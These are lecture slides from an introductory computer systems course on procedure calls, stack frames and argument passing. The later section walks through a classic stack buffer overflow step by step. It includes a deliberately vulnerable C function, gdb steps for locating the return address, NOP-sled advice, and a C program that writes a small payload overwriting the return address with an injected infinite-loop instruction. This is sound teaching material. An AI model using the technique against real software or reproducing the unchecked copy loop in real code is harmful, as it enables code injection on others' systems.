CPSC 213

Introduction to Computer Systems

Unit 1e

Procedures and the Stack

Readings for Next 3 Lectures

- Textbook
  - Procedures
    - 3.7
  - Out-of-Bounds Memory References and Buffer Overflow
    - 3.12

Local Variables of a Procedure

```
public class A {
  public static void b () {
    int l0 = 0;
    int l1 = 1;
  }
}

public class Foo {
  static void foo () {
    A.b ();
  }
}
```

Java

```
void b () {
  int l0 = 0;
  int l1 = 1;
}

void foo () {
  b ();
}
```

C

- Can `l0` and `l1` be allocated statically (i.e., by the compiler)?
  - [A] Yes
  - [B] Yes, but only by eliminating recursion
  - [C] Yes, but more than just recursion must be eliminated
  - [D] No, no change to the language can make this possible

Dynamic Allocation of Locals


```
void b () {
  int l0 = 0;
  int l1 = 1;
}

void foo () {
  b ();
}
```


- Lifetime of a local
  - starts when procedure is called and ends when procedure returns
  - allocation and deallocation are implicitly part of procedure call
- Should we allocate locals from the heap?
  - the heap is where Java new and C malloc, the other kind of dynamic storage
  - could we use the heap for locals?
    - [A] Yes
    - [B] Yes, but it would be less efficient to do so
    - [C] No

Procedure Storage Needs

- frame
  - local variables
  - saved registers
    - return address
  - arguments
- access through offsets from top
  - just like arrays with base





- simple example
  - two local vars
  - saved return address



Stack vs. Heap

- split memory into two pieces
  - heap grows down
  - stack grows up
- move stack pointer up to smaller number when add frame
  - within frame, offsets go down





Runtime Stack and Activation Frames

- Runtime Stack
  - like the heap, but optimized for procedures
  - one per thread
  - grows "up" from lower addresses to higher ones
- Activation Frame
  - an "object" that stores variables in procedure's local scope
    - local variables and formal arguments of the procedure
    - temporary values such as saved registers (e.g., return address) and link to previous frame
  - size and relative position of variables within frame is known statically
- Stack pointer
  - register reserved to point to activation frame of current procedure
  - we will use **r5**
  - accessing locals and args static offset from **r5,** the stack pointer (sp)
    - locals are accessed exactly like instance variables; **r5** is pointer to containing "object"

Compiling a Procedure Call / Return

- Procedure Prologue
  - code generated by compiler to execute just before procedure starts
  - allocates activation frame and changes stack pointer
    - subtract frame size from the stack pointer **r5**
  - possibly saves some register values
- Procedure Epilogue
  - code generated by compiler to execute just before a procedure returns
  - possibly restores some saved register values
  - deallocates activation frame and restore stack pointer
    - add frame size to stack pointer **r5**

Snippet 8 - An example

```
foo: deca r5                # sp-=4 for ra
     st   r6, (r5)          # *sp = ra
```

1 allocate frame
save r6

```
     gpc  $6, r6            # r6 = pc
     j    b                 # goto b ()
```

2 call b()

```
     ld   (r5), r6          # ra = *sp
     inca r5                # sp+=4 to discard ra
     j    (r6)              # return
```

6 restore r6
deallocate frame
return

```
b:   deca r5                # sp -= 4 for ra
     st   r6, (r5)          # *sp = ra
     deca r5                # sp -= 4 for l1
     deca r5                # sp -= 4 for l0
```

3 save r6 and
allocate frame

```
     ld   $0, r0            # r0 = 0
     st   r0, 0x0(r5)       # l0 = 0
     ld   $0x1, r0          # r0 = 1
     st   r0, 0x4(r5)       # l1 = 1
```

4 body

```
     inca r5                # sp += 4 to discard l0
     inca r5                # sp += 4 to discard l1
     ld  (r5), r6           # ra = *sp
     inca r5                # sp += 4 to discard ra
     j   (r6)               # return
```

5 deallocate frame
return

Creating the stack

- Every thread starts with a hidden procedure
  - its name is start (or sometimes something like crt0)
- The start procedure
  - allocates memory for stack
  - initializes the stack pointer
  - calls main() *(or whatever the thread's first procedure is)*
- For example in Snippet 8
  - the "main" procedure is "foo"
  - we'll statically allocate stack at address 0x1000 to keep simulation simple

```
.pos 0x100
start: ld   $0x1028, r5  # base of stack
       gpc  $6, r6       # r6 = pc
       j    foo          # goto foo ()
       halt
```

```
.pos 0x1000
stack: .long 0x00000000
       .long 0x00000000
       ...
```

Question

```
void foo () {
  // r5 = 2000
  one ();
}
```

```
void one () {
  int i;

  two ();
}
```

```
void two () {
  int i;
  int j;

  three ();
}
```

```
void three () {
  int i;
  int j;
  int k;
}
```

- What is the value of r5 when executing in the procedure three() (in decimal)
  - [A] 1964
  - [B] 2032
  - [C] 1968
  - [D] None of the above
  - [E] I don't know

Diagram of Stack for this Example

```
void three () {
  int i;
  int j;
  int k;
}
```


```
void two () {
  int i;
  int j;

  three ();
}
```

```
void one () {
  int i;

  two ();
}
```

```
void foo () {
  // r5 = 2000
  one ();
}
```



Arguments and Return Value

- return value
  - in register, typically r0
- arguments
  - in registers or on stack

Snippet 9

```
public class A {
  static int add (int a, int b) {
    return a+b;
  }
}

public class foo {
  static int s;
  static void foo () {
    s = add (1,2);
  }
}
```

Java

```
int add (int a, int b) {
  return a+b;
}

int s;

void foo () {
  s = add (1,2);
}
```

C

- Formal arguments
  - act as local variables for called procedure
  - supplied values by caller
- Actual arguments
  - values supplied by caller
  - bound to formal arguments for call

Arguments in Registers (S9-args-regs.s)

```
.pos 0x200
foo:        deca r5              # sp-=4
            st   r6, (r5)        # save r6 to stack
            ld   $0x1, r0        # arg0 (r0) = 1
            ld   $0x2, r1        # arg1 (r1) = 2
            gpc  $6, r6          # r6 = pc
            j    add             # goto add ()
            ld   $s, r1          # r1 = address of s
            st   r0, (r1)        # s = add (1,2)
            ld   0x0(r5), r6     # restore r6 from stack
            inca r5              # sp+=4
            j    0x0(r6)         # return
.pos 0x300
add:        add  r1, r0          # return (r0) = a (r0) + b (r1)
            j    0x0(r6)         # return
```

Arguments on Stack (S9-args-stack.s)

```
.pos 0x200
foo:        deca r5              # sp-=4
            st   r6,(r5)         # save r6 to stack
            ld   $0x2, r0        # r0 = 2
            deca r5              # sp-=4
            st   r0,(r5)         # save arg1 on stack
            ld   $0x1, r0        # r0 = 1
            deca r5              # sp-=4
            st   r0, (r5)        # save arg0 on stack
            gpc  $6, r6          # r6 = pc
            j    add             # goto add ()
            inca r5              # discard arg0 from stack
            inca r5              # discard arg1 from stack
            ld   $s, r1          # r1 = address of s
            st   r0, (r1)        # s = add (1,2)
            ld   (r5), r6        # restore r6 from stack
            inca r5              # sp+=4
            j    (r6)            # return
.pos 0x300
add:        ld   0x0(r5), r0     # r0 = arg0
            ld   0x4(r5), r1     # r1 = arg1
            add  r1, r0          # return (r0) = a (r0) + b (r1)
            j    0x0(r6)         # return
```

Args and Locals Summary

- stack is managed by code that the compiler generates
  - grows from bottom up
    - push by subtracting
  - procedure call
    - allocates space on stack for arguments (unless using registers to pass args)
  - procedure prologue
    - allocates space on stack for local variables and saved registers (e.g., save r6)
  - procedure epilogue
    - deallocates stack frame (except arguments) and restores stack pointer and saved registers
  - right after procedure call
    - deallocates space on stack used for arguments
    - get return value (if any) from **r0**
- accessing local variables and arguments
  - static offset from stack pointer (e.g., r5)

Security Vulnerability in Buffer Overflow

- Find the bug in this program

```
void printPrefix (char* str) {
  char buf[10];
  char *bp = buf;

  // copy str up to "." input buf
  while (*str!='.')
    *(bp++) = *(str++);
  *bp = 0;
// read string from standard input
void getInput (char* b) {
  char* bc = b;
  int   n;
  while ((n=fread(bc,1,1000,stdin))>0)
    bc+=n;
}
int main (int arc, char** argv) {
  char input[1000];
  puts ("Starting.");
  getInput    (input);
  printPrefix (input);
  puts ("Done.");
}
```

Possible array (buffer) overflow

How the Vulnerability is Created

- The "buffer" overflow bug
  - if the position of the first '.' in str is more than 10 bytes from the beginning of str, this loop will write portions of str into memory beyond the end of buf

```
void printPrefix (char* str) {
  char buf[10];
  ...
  // copy str up to "." input buf
  while (*str!='.')
    *(bp++) = *(str++);
  *bp = 0;
```

- Giving an attacker control
  - the size and value of str are inputs to this program

```
getInput    (input);
printPrefix (input);
```

  - if an attacker can provide the input, she can cause the bug to occur and can determine what values are written into memory beyond the end of buf

---


- the ugly
  - buf is located on the stack
  - so the attacker now as the ability to write to portion of the stack below buf
  - **the return address is stored on the stack below buf**

```
void printPrefix (char* str) {
  char buf[10];
  char *bp = buf;

  // copy str up to "." input buf
  while (*str!='.')
    *(bp++) = *(str++);
  *bp = 0;
}
```

- why is this so ugly
  - the attacker can change printPrefix's return address
  - what power does this give the attacker?

The Stack when printPrefix is running



Mounting the Attack

- Goal of the attack
  - exploit input-based buffer overflow bug
  - to inject code into program (the virus/worm) and cause this code to execute
  - the worm then loads additional code onto compromised machine
- The approach
  - attack a standard program for which the attacker has the code
  - scan the code looking for bugs that contain this vulnerability
  - reverse-engineer the bug to determine what input triggers it
  - create an attack and send it
- The attack input string has three parts
  - a portion that writes memory up to the return address
  - a new value of the return address
  - the worm code itself that is stored at this address
    - if it is difficult to guess this address exactly, use a NOP sled to get to it (more in a moment)

Finding Location of Return Address

- use debugger with long test string to see return address when it crashes
  - bigstring: “0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ.”
  - gdb buggy
    - (gdb) run < bigstring
    - Program received signal EXC_BAD_ACCESS, Could not access memory.
    - Reason: KERN_INVALID_ADDRESS at address: 0x48474645
  - man ascii
    - 00 nul 01 soh 02 stx 03 etx 04 eot 05 enq 06 ack 07 bel
    - 08 bs 09 ht 0a nl 0b vt 0c np 0d cr 0e so 0f si
    - 10 dle 11 dc1 12 dc2 13 dc3 14 dc4 15 nak 16 syn 17 etb
    - 18 can 19 em 1a sub 1b esc 1c fs 1d gs 1e rs 1f us
    - 20 sp 21 ! 22 " 23 # 24 $ 25 % 26 & 27 '
    - 28 (29) 2a * 2b + 2c , 2d - 2e . 2f /
    - 30 0 31 1 32 2 33 3 34 4 35 5 36 6 37 7
    - 38 8 39 9 3a : 3b ; 3c < 3d = 3e > 3f ?
    - 40 @ 41 A 42 B 43 C 44 D 45 E 46 F 47 G
    - 48 H 49 I 4a J 4b K 4c L 4d M 4e N 4f O
    - 50 P 51 Q 52 R 53 S 54 T 55 U 56 V 57 W
    - 58 X 59 Y 5a Z 5b [5c \ 5d] 5e ^ 5f _
    - 60 ` 61 a 62 b 63 c 64 d 65 e 66 f 67 g
    - 68 h 69 i 6a j 6b k 6c l 6d m 6e n 6f o
    - 70 p 71 q 72 r 73 s 74 t 75 u 76 v 77 w
    - 78 x 79 y 7a z 7b { 7c | 7d } 7e ~ 7f del
  - return address used was HGFE (little endian), at buf[14] through buf[17]

Finding Location for Worm Code

- And so the attacking string looks like this
  - bytes 0-13: anything but '.' so that we get the overflow
  - bytes 14-17: the address of buf[18]
  - bytes 18*: the worm
- Determine the address of buf[18]
  - (gdb) x/20bx buf
    - 0xbffff12e: 0x30 0x31 0x32 0x33 0x34 0x35 0x36 0x37
    - 0xbffff136: 0x38 0x39 0x41 0x42 0x43 0x44 0x45 0x46
    - 0xbffff13e: 0x47 0x48 0x49 0x4a
  - address is 0xbfff140

Approximate Locations

- sometimes experiments only give rough not exact location
  - use NOP sled for code block
    - long list of NOP instructions used as preamble to the worm code
    - jumping to any of these causes some nops to execute (which do nothing) and then the worm
    - so, the return address can be any address from the start to the end of the sled
  - write many copies of return address
    - if you don't know exact spot where it's expected
    - then only need to figure out alignment

Write Worm: Part 1

- write in C, compile it, disassemble it

```
void worm () {
  while (1);
}
void write_worm () {
```

```
% gcc -o worm-writer-loop worm-writer-loop.c
```

```
(gdb) disassemble worm
Dump of assembler code for function worm:
0x00001eb2 <worm+0>: push   %ebp
0x00001eb3 <worm+1>: mov    %esp,%ebp
0x00001eb5 <worm+3>: sub    $0x8,%esp
0x00001eb8 <worm+6>: jmp    0x1eb8 <worm+6>
(gdb) disassemble write_worm
Dump of assembler code for function write_worm:
0x00001eba <write_worm+0>: push   %ebp
(gdb) x/2bx worm+6
0x1eb8 <worm+6>:  0xeb  0xfe
```

Write Worm: Part 2


```
void write_worm () {
  char c[1000] = {
    // 0-13: fill
    0x20, 0x20, 0x20, 0x20, 0x20, 0x20, 0x20, 0x20, 0x20, 0x20,
    0x20, 0x20, 0x20, 0x20,
    // addr_buf=0xbffff140:
    // new return address
    0x40, 0xf1, 0xff, 0xbf,
    // the worm
    0xeb, 0xfe,
    // to terminate the copy in printPrefix
    '.' };
  int fd,x;
  fd = open ("worm",O_CREAT|O_WRONLY|O_TRUNC,0x755);
  x = write (fd, c, 21);

  printf("w %d\n",x);
  close (fd);
}
```

- part 3: send the worm around the world ***(please don't)***

```
void printPrefix (char* str) {
  char buf[10];
  ...
  // copy str into buf
}
int main (int arc, char** argv) {
  ...
  printPrefix (input);
  puts ("Done.");
}
```

- when printPrefix runs on malicious input



* The worm is loaded onto stack
* The return address points to it
* When printPrefix returns it jumps to the worm


Demo

- % gcc -g -O2 -fno-stack-protector -Xlinker -allow_stack_execute -o buggy buggy.c
- % gdb buggy
  - (gdb) run < smallstring
    - Starting program: ./buggy < smallstring
    - Starting.
    - Done.
    - Program exited with code 012.
  - (gdb) run < worm
    - Starting program: ./buggy < worm
    - Starting.
- modern systems have some protections
  - see Sec 3.12.1 in textbook: Thwarting Buffer Overflow Attacks

Comparing IA32 to SM213

- SM213 does not use a base pointer and so there is no saved ebp
- SM213 saves/restores return address to/from stack before return

```
void printPrefix (char* str) {
  char buf[10];
  ...
  // copy str into buf
}
int main (int arc, char** argv) {
  ...
  printPrefix (input);
  puts ("Done.");
}
void start () {
  main ();
}
```




```
deca r5            # sp-=4
st   r6, 0x0(r5)   # save r6 to stack
...
ld   0x0(r5), r6   # put worm address in r6
inca r5            # sp+=4
j    0x0(r6)       # jump to worm
```

In the Lab

- You play two roles
  - first as innocent writer of a buggy program
  - then as a malicious attacker seeking to exploit this program
- Attacker goal
  - to get the program to execute code provided by attacker
- Rules of the attack (as they are with a real attack)
  - you can NOT modify the target program code
  - you can NOT directly modify the stack or any program data except input
  - you can ONLY provide an input to the program
  - store your input in memory, ignoring how it will get there for real attack
    - the program will have a single INPUT data area, you can modify this and only this
- Attacker input must include code
  - use simulator to convert assembly to machine code
  - enter machine code as data in your input string

Variables: a Summary

- global variables
  - address know statically
- reference variables
  - variable stores address of value (usually allocated dynamically)
- arrays
  - elements, named by index (e.g. a[i])
  - address of element is base + index * size of element
    - base and index can be static or dynamic; size of element is static
- instance variables
  - offset to variable from start of object/struct know statically
  - address usually dynamic
- locals and arguments
  - offset to variable from start of activation frame know statically
  - address of stack frame is dynamic